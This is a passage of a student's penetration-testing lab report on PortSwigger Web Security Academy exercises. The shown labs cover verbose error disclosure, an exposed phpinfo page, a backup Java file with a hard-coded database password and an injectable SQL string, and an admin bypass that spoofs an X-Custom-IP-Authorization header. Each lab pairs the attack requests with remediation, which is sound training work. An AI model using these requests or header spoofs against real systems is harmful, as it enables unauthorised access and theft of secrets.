

PENETRATION TESTING LAB REPORT

OWASP Top 10 Vulnerability Assessment

Security Misconfiguration | Insecure Design | Cryptographic Failures

Practical Labs Completed on PortSwigger Web Security Academy
(Burp Suite Community Edition & Kali Linux)

Prepared By: Rabya Hassan

Date: 22 July 2026

Tools Used: Burp Suite Community Edition, Kali Linux, cURL, Git, Python, Hashcat

Target Environment: PortSwigger Web Security Academy (isolated lab instances)

Table of Contents

Table of Contents.....	2
1. Executive Summary.....	6
2. Methodology & Environment.....	7
2.1 Testing Environment.....	7
2.2 General Approach.....	7
3. Lab 1 — Information Disclosure in Error Messages.....	8
3.1 Vulnerability Description.....	8
3.2 Steps to Reproduce.....	8
3.3 Commands / Actions Used.....	8
3.4 Evidence.....	8
3.5 Impact.....	9
3.6 Remediation.....	9
4. Lab 2 — Information Disclosure on Debug Page.....	10
4.1 Vulnerability Description.....	10
4.2 Steps to Reproduce.....	10
4.3 Commands / Actions Used.....	10
4.4 Evidence.....	10
4.5 Impact.....	12
4.6 Remediation.....	12
5. Lab 3 — Source Code Disclosure via Backup Files.....	13
5.1 Vulnerability Description.....	13
5.2 Steps to Reproduce.....	13
5.3 Commands / Actions Used.....	13
5.4 Evidence.....	13
5.5 Impact.....	14
5.6 Remediation.....	14
6. Lab 4 — Authentication Bypass via Information Disclosure.....	16
6.1 Vulnerability Description.....	16
6.2 Steps to Reproduce.....	16
6.3 Commands / Actions Used.....	16
6.4 Evidence.....	16
6.5 Impact.....	17
6.6 Remediation.....	17
7. Lab 5 — Information Disclosure in Version Control History (Practitioner).....	18
7.1 Vulnerability Description.....	18

7.2 Steps to Reproduce.....	18
7.3 Commands / Actions Used.....	18
7.4 Evidence.....	19
7.5 Impact.....	21
7.6 Remediation.....	21
8. Lab 6 — JWT Authentication Bypass via Unverified Signature.....	22
8.1 Vulnerability Description.....	22
8.2 Steps to Reproduce.....	22
8.3 Commands / Actions Used.....	22
8.4 Evidence.....	23
8.5 Impact.....	24
8.6 Remediation.....	25
9. Lab 7 — JWT Authentication Bypass via Flawed Signature Verification.....	26
9.1 Vulnerability Description.....	26
9.2 Steps to Reproduce.....	26
9.3 Commands / Actions Used.....	26
9.4 Evidence.....	26
9.5 Impact.....	27
9.6 Remediation.....	28
10. Lab 8 — JWT Authentication Bypass via Weak Signing Key.....	29
9.1 Vulnerability Description.....	29
9.2 Steps to Reproduce.....	29
9.3 Commands / Actions Used.....	29
9.4 Evidence.....	30
9.5 Impact.....	31
9.6 Remediation.....	31
11. Lab 9 — JWT Authentication Bypass via jwk Header Injection.....	33
11.1 Vulnerability Description.....	33
11.2 Steps to Reproduce.....	33
11.3 Commands / Actions Used.....	33
11.4 Evidence.....	34
11.5 Impact.....	36
11.6 Remediation.....	36
12. Lab 10 — JWT Authentication Bypass via kid Header Path Traversal.....	37
12.1 Vulnerability Description.....	37
12.2 Steps to Reproduce.....	37
12.3 Commands / Actions Used.....	37

12.4 Evidence.....	38
12.5 Impact.....	38
12.6 Remediation.....	38
13. Lab 11 — JWT Authentication Bypass via Algorithm Confusion.....	40
13.1 Vulnerability Description.....	40
13.2 Steps to Reproduce.....	40
13.3 Commands / Actions Used.....	40
13.4 Evidence.....	41
13.5 Impact.....	42
13.6 Remediation.....	42
14. Lab 12 — JWT Authentication Bypass via Algorithm Confusion (No Exposed Key).....	44
14.1 Vulnerability Description.....	44
14.2 Steps to Reproduce.....	44
14.3 Commands / Actions Used.....	44
14.4 Evidence.....	45
14.5 Impact.....	46
14.6 Remediation.....	46
15. Lab 13 — Excessive Trust in Client-Side Controls.....	47
15.1 Vulnerability Description.....	47
15.2 Steps to Reproduce.....	47
15.3 Commands / Actions Used.....	47
15.4 Evidence.....	47
15.5 Impact.....	49
15.6 Remediation.....	49
16. Lab 14 — High-Level Logic Vulnerability (Negative Quantity Manipulation).....	50
16.1 Vulnerability Description.....	50
16.2 Steps to Reproduce.....	50
16.3 Commands / Actions Used.....	50
16.4 Evidence.....	50
16.5 Impact.....	51
16.6 Remediation.....	51
17. Lab 15 — Inconsistent Security Controls Across Subdomains.....	53
17.1 Vulnerability Description.....	53
17.2 Steps to Reproduce.....	53
17.3 Commands / Actions Used.....	53
17.4 Evidence.....	53
17.5 Impact.....	55

17.6 Remediation.....	55
18. Lab 16 — Flawed Enforcement of Business Rules (Coupon Chaining).....	56
18.1 Vulnerability Description.....	56
18.2 Steps to Reproduce.....	56
18.3 Commands / Actions Used.....	56
18.4 Evidence.....	56
18.5 Impact.....	57
18.6 Remediation.....	57
19. Lab 17 — Low-Level Logic Flaw (Integer Overflow).....	59
19.1 Vulnerability Description.....	59
19.2 Steps to Reproduce.....	59
19.3 Commands / Actions Used.....	59
19.4 Evidence.....	60
19.5 Impact.....	60
19.6 Remediation.....	60
20. Consolidated Command & Tool Reference.....	61
21. Summary & Conclusion.....	63
21.1 Results Overview.....	63
21.2 Key Takeaways.....	63
21.3 Overall Recommendation.....	64

1. Executive Summary

This report documents the practical exploitation of twelve web application vulnerabilities completed on PortSwigger's Web Security Academy. Each lab was solved individually using Burp Suite Community Edition (including the JWT Editor extension) for request interception and manipulation, supplemented by command-line tools (cURL, Git, Python, Hashcat, Docker, sig2n) on a Kali Linux virtual machine.

- A05:2021 – Security Misconfiguration
- A04:2021 – Insecure Design
- A02:2021 – Cryptographic Failures

The following labs were completed:

- Information disclosure in error messages — Solved (Security Misconfiguration)
- Information disclosure on debug page — Solved (Security Misconfiguration)
- Source code disclosure via backup files — Solved (Security Misconfiguration)
- Authentication bypass via information disclosure — Solved (Insecure Design)
- Information disclosure in version control history — Solved, Practitioner level (Cryptographic Failures / Security Misconfiguration)
- JWT authentication bypass via unverified signature — Solved (Cryptographic Failures)
- JWT authentication bypass via flawed signature verification — Solved (Cryptographic Failures)
- JWT authentication bypass via weak signing key — Solved (Cryptographic Failures)
- JWT authentication bypass via jwk header injection — Solved, Practitioner level (Cryptographic Failures)
- JWT authentication bypass via kid header path traversal — Solved, Practitioner level (Cryptographic Failures)
- JWT authentication bypass via algorithm confusion — Solved, Expert level (Cryptographic Failures)
- JWT authentication bypass via algorithm confusion with no exposed key — Solved, Expert level (Cryptographic Failures)

All twelve labs were completed successfully. Each is mapped below to its OWASP category, exploitation methodology, business impact, and recommended remediation.

2. Methodology & Environment

2.1 Testing Environment

Platform	PortSwigger Web Security Academy (portswigger.net/web-security)
Proxy Tool	Burp Suite Community Edition v2024.9.4 / v2026.7
Key Extension	JWT Editor (installed via Burp BApp Store)
Operating System	Kali Linux (VM)
Command-line Tools	cURL, Git, git-dumper, Python (PyJWT), Hashcat, Docker
Browser	Burp's embedded Chromium / Firefox
Scope	Each lab runs on an isolated, disposable cloud instance provisioned per session

2.2 General Approach

For each lab, the following methodology was applied:

- Read the lab's stated objective and identify what constitutes a successful solve.
- Passively browse the target application through Burp Suite's proxy to populate the Site map and HTTP history.
- Identify the vulnerable endpoint, parameter, header, or token structure through manual testing, fuzzing, or targeted requests.
- Use Burp Repeater, the JWT Editor extension, cURL, or Git/Python tooling to exploit the flaw and extract the required evidence.
- Submit the solution through the lab's built-in "Submit solution" form, or perform the required privileged action (e.g. deleting a target user), and capture the platform's "Solved" confirmation as proof.

OWASP Category	A05:2021 – Security Misconfiguration
Lab Level	Apprentice
Objective	Discover the exact version of a framework used by the application
Result	Solved — Apache Struts 2.3.31 identified

The application did not handle invalid input gracefully. Supplying a non-numeric value to a parameter expecting an integer caused an unhandled server-side exception, and the resulting error page returned a full stack trace directly to the client instead of a generic error message. This is a classic security misconfiguration: verbose debugging/error output should never be exposed in a production environment.

- Navigated to a product page with a URL of the form: `/product?productId=1`
- Modified the `productId` parameter to a non-numeric value ("abc") directly in the browser address bar.
- The server threw an unhandled `java.lang.NumberFormatException` and returned the full internal stack trace.
- Read through the stack trace and located the disclosed framework name and version at the bottom of the output: Apache Struts 2 2.3.31.
- Returned to the lab description, clicked "Submit solution", and entered the version number 2.3.31.


No terminal commands were required for this lab — the flaw was triggered purely by editing the URL parameter directly in the browser address bar:

```
https://<lab-id>.web-security-academy.net/product?productId=abc
```

```
+ → ↻ 🌐 Qw4d0wh6dc9f8t1880bt7b7xR0ocXO5Web-security-academy.net/product?productid=abc 🔍 ⏪ ⏩ 🔄
```

```
Internal Server Error: java.lang.NumberFormatException: for input string: "abc"  
at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:67)  
at java.base/java.lang.Integer.parseInt(Integer.java:661)  
at java.base/java.lang.Integer.parseInt(Integer.java:777)  
at lab.r.h.w.p.j.k(Unknown Source)  
at lab.r.h.s.a.b(Unknown Source)  
at lab.r.h.v.c.u.N(Unknown Source)  
at lab.r.h.x.e.i.lambda$handleRequest$$$lambda-5$(Unknown Source)  
at r.a.d.k.lambda$doFilter$$lambda-1$(Unknown Source)  
at r.a.d.k.lambda$doFilter$function4(unknown source)  
at java.base/java.util.Optional.map(Optional.java:260)  
at lab.r.h.w.m.Q(Unknown Source)  
at lab.server.q.t.g.f(Unknown Source)  
at lab.r.h.w.h(Unknown Source)  
at lab.r.h.w.y(Unknown Source)  
at lab.server.q.t.h.z.c.c(Unknown Source)  
at lab.server.q.t.h.j.lambda$handle$$lambda-1$(Unknown Source)  
at lab.m.r.j.w.c(Unknown Source)  
at lab.server.q.t.h.j.l(Unknown Source)  
at lab.server.q.t.vz.f(Unknown Source)  
at r.a.d.k.lambda$doFilter$$lambda-1$(Unknown Source)  
at r.a.d.k.p(Unknown Source)  
at r.a.d.k.lambda$doFilter$function4(unknown source)  
at lab.server.k(Unknown Source)  
at lab.server.q.t.vz.Z(Unknown Source)  
at lab.server.q.v.u.M(Unknown Source)  
at lab.server.q.f.a(Unknown Source)  
at lab.server.q.a.s.a(Unknown Source)  
at lab.server.x.s(Unknown Source)  
at lab.server.x.c(Unknown Source)  
at lab.o.p.lambda$consume$$lambda-1$(Unknown Source)  
at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1144)  
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:142)  
at java.base/java.lang.Thread.run(Thread.java:158)
```

Apache Struts 2.3.31

Figure 1.1 — Stack trace disclosing Apache Struts 2.3.31 after supplying a non-numeric productId*Figure 1.2 — Lab marked as Solved after submitting the disclosed version number*

3.5 Impact

Disclosing the exact framework and version allows an attacker to fingerprint the technology stack precisely and cross-reference it against public vulnerability databases (CVE/NVD). Apache Struts 2.3.31, for example, is affected by several publicly known remote code execution vulnerabilities. This turns a minor input-validation bug into a reconnaissance foothold for a much more serious attack chain.

3.6 Remediation

- Disable detailed/debug error output in production (e.g., `devMode=false` in Struts configuration).
- Serve generic, user-friendly error pages that reveal no internal implementation details.
- Validate and sanitize all user input server-side before it reaches business logic.
- Keep all frameworks patched and monitor for CVEs relevant to the exact version in use.

4. Lab 2 — Information Disclosure on Debug Page

OWASP Category	A05:2021 – Security Misconfiguration
Lab Level	Apprentice
Objective	Obtain and submit the SECRET_KEY environment variable exposed via a debug page
Result	Solved — SECRET_KEY extracted from phpinfo.php

4.1 Vulnerability Description

The application shipped with a leftover debugging endpoint (/cgi-bin/phpinfo.php) that dumps the full PHP environment, including all server and process environment variables. This endpoint was reachable directly and was never removed before the application went live — a textbook security misconfiguration.

4.2 Steps to Reproduce

- Browsed the application's home page through Burp Suite's proxy so all requests were logged to the Site map.
- Located the /cgi-bin/phpinfo.php endpoint in Burp's Target > Site map.
- Sent the request for /cgi-bin/phpinfo.php to Burp Repeater and issued the request.
- Reviewed the returned PHP environment table and located the row labelled SECRET_KEY, together with its value.
- Submitted the SECRET_KEY value on the lab page to solve the lab.

4.3 Commands / Actions Used

Request replayed through Burp Repeater (right-click → Send to Repeater → Send):

```
GET /cgi-bin/phpinfo.php HTTP/1.1
Host: <lab-id>.web-security-academy.net
```

Equivalent command-line verification used to cross-check connectivity when the Repeater response initially failed to render:

```
curl --http1.1 -k https://<lab-id>.web-security-academy.net/cgi-bin/phpinfo.php
```

The --http1.1 flag forces the older HTTP/1.1 protocol instead of HTTP/2, avoiding a stream-negotiation error ("Stream failed to close correctly") that was encountered with this specific Burp build. The -k flag ignores the lab's self-signed-style certificate warning so the request completes.

4.4 Evidence




Figure 2.1 — Lab description confirming the objective: retrieve the SECRET_KEY environment variable




Figure 2.2 — Burp Repeater request/response for /cgi-bin/phpinfo.php

Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	116.71.152.166
USER	carlos
HTTP_SEC_CH-UA	"NotA=Brand";v="8", "Chromium";v="150"
SECRET_KEY	saV59phq2yKumolink90k1ty5v8t
HTTP_SEC_FETCH_USER	71
QUERY_STRING	no value
HOME	/home/carlos
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
HTTP_SEC_CH-UA-PLATFORM	"Windows"
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
SCRIPT_FILENAME	/home/carlos/cgi-bin/phpinfo.php
HTTP_HOST	Gafo001a6483196805a2d700a70042.web-security-academy.net
SUDO_UID	10000
LOGNAME	carlos
SERVER_SOFTWARE	Python/3.9.16 Server/1.0
HTTP_SEC_FETCH_MODE	navigate
TERM	unknown
HTTP_COOKIE	session=MEX0Ty64NBQWR2X3HWpTm9eCwJdL
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.9
SERVER_PROTOCOL	HTTP/1.1
HTTP_PRIORITY	q=0,1
HTTP_ACCEPT_ENCODING	gzip, deflate, br
SUDO_COMMAND	/usr/bin/sh -c /usr/bin/php-cgi
SHELL	/bin/bash

Figure 2.3 — PHP environment dump showing the SECRET_KEY variable and value




Figure 2.4 — Lab marked as Solved after submitting the SECRET_KEY

4.5 Impact

Debug/diagnostic pages left accessible in production can expose highly sensitive internal data — secrets, session information, environment configuration, internal file paths, and installed software versions. An attacker who obtains an application secret key may be able to forge signed tokens, decrypt session data, or pivot to other parts of the application that trust that key.

4.6 Remediation

- Remove all debugging/diagnostic scripts (phpinfo.php and similar) before deploying to production.
- Restrict any necessary diagnostic endpoints to internal networks only, behind authentication.
- Store secrets in a dedicated secrets manager rather than plain environment variables reachable by the web process.
- Regularly scan production deployments for leftover development/debug artifacts.

5. Lab 3 — Source Code Disclosure via Backup Files

OWASP Category	A05:2021 – Security Misconfiguration
Lab Level	Apprentice
Objective	Obtain and use a hard-coded database password found in an exposed backup source file
Result	Solved — Backup file exposed application source code and credentials

5.1 Vulnerability Description

A backup copy of a Java source file (ProductTemplate.java.bak) was left in a publicly accessible /backup directory with directory listing enabled. Because .bak files are typically not processed as executable code by the web server, requesting them directly returns the raw source code, exposing internal implementation details and, in this case, a hard-coded database connection string with plaintext credentials.

5.2 Steps to Reproduce

- Navigated directly to /backup on the target application.
- Directory listing was enabled, revealing a single file: ProductTemplate.java.bak.
- Requested /backup/ProductTemplate.java.bak directly, which returned the raw Java source rather than executing it.
- Reviewed the source code and located a hard-coded PostgreSQL connection string, including a plaintext password embedded in the ConnectionBuilder call.
- Used the exposed database password to complete the lab's required action.

5.3 Commands / Actions Used

Direct browser navigation was sufficient; the equivalent request is:


```
GET /backup HTTP/1.1
Host: <lab-id>.web-security-academy.net

GET /backup/ProductTemplate.java.bak HTTP/1.1
Host: <lab-id>.web-security-academy.net
```

5.4 Evidence



Figure 3.1 — Directory listing of /backup exposing ProductTemplate.java.bak



```

package data.productcatalog;

import common.db.jdbc.ConnectionBuilder;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 31;

    private final String id;
    private transient Product product;

    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
    {
        inputStream.defaultReadObject();

        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
            "org.postgresql.Driver",
            "postgresql",
            "localhost",
            5432,
            "postgres",
            "postgres",
            "j1tpcugsl0bvh0omj2b-jr0t70h6pe9"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (resultSet.next())
            {
                return;
            }
        }
    }
}

```

Figure 3.2 — Raw Java source code disclosed, including a hard-coded database password




Figure 3.3 — Lab marked as Solved after using the disclosed credential

5.5 Impact

Exposed source code reveals not only credentials but also internal class structure, database schema hints, and business logic that should never be visible externally. A leaked database password can lead directly to unauthorized data access, data exfiltration, or destructive actions against the backing database.

5.6 Remediation

- Never store backup, temporary, or editor swap files (.bak, .old, .swp, ~) inside a web-accessible directory.
- Disable directory listing on all web-facing directories.
- Never hard-code credentials in source code; use environment-based secrets or a secrets manager.

- Rotate any credential immediately if it is found to have been exposed.

6. Lab 4 — Authentication Bypass via Information Disclosure

OWASP Category	A04:2021 – Insecure Design
Lab Level	Apprentice
Objective	Bypass admin authentication and delete the user "carlos"
Result	Solved — Admin panel accessed and target user deleted

6.1 Vulnerability Description

The application trusted a client-supplied HTTP header (X-Custom-IP-Authorization) to determine whether a request originated from an internal/trusted IP address, and granted access to the /admin panel accordingly. This is an insecure design flaw: authorization decisions were made based on a value the client fully controls, rather than a value the server can independently verify.

The existence and exact name of this trusted header was itself discovered through an information-disclosure technique: sending an HTTP TRACE request causes the server to echo back all request headers, including internal ones the application relies on but that are not normally visible to the client.

6.2 Steps to Reproduce

- Sent a TRACE request to the application root and examined the echoed headers in the response, revealing the existence of an X-Custom-IP-Authorization header used internally for trust decisions.
- Configured a Burp Suite "Match and Replace" rule (Proxy > Match and replace) to automatically insert the header X-Custom-IP-Authorization: 127.0.0.1 into every outgoing request.
- Verified the rule was working correctly using the built-in "Test" preview.
- Navigated to /admin through Burp's proxy with the rule active; the admin panel loaded successfully, displaying the full user list.
- Clicked Delete next to the user "carlos" to complete the lab's required action.

6.3 Commands / Actions Used

Match and Replace rule configured in Burp Suite (Proxy > Match and replace > Add):

```
Type: Request header
Match: (blank – adds a new header)
Replace: X-Custom-IP-Authorization: 127.0.0.1
```

Resulting request sent to the admin endpoint (header auto-injected by the rule above):

```
GET /admin HTTP/1.1
Host: <lab-id>.web-security-academy.net
X-Custom-IP-Authorization: 127.0.0.1
```

6.4 Evidence

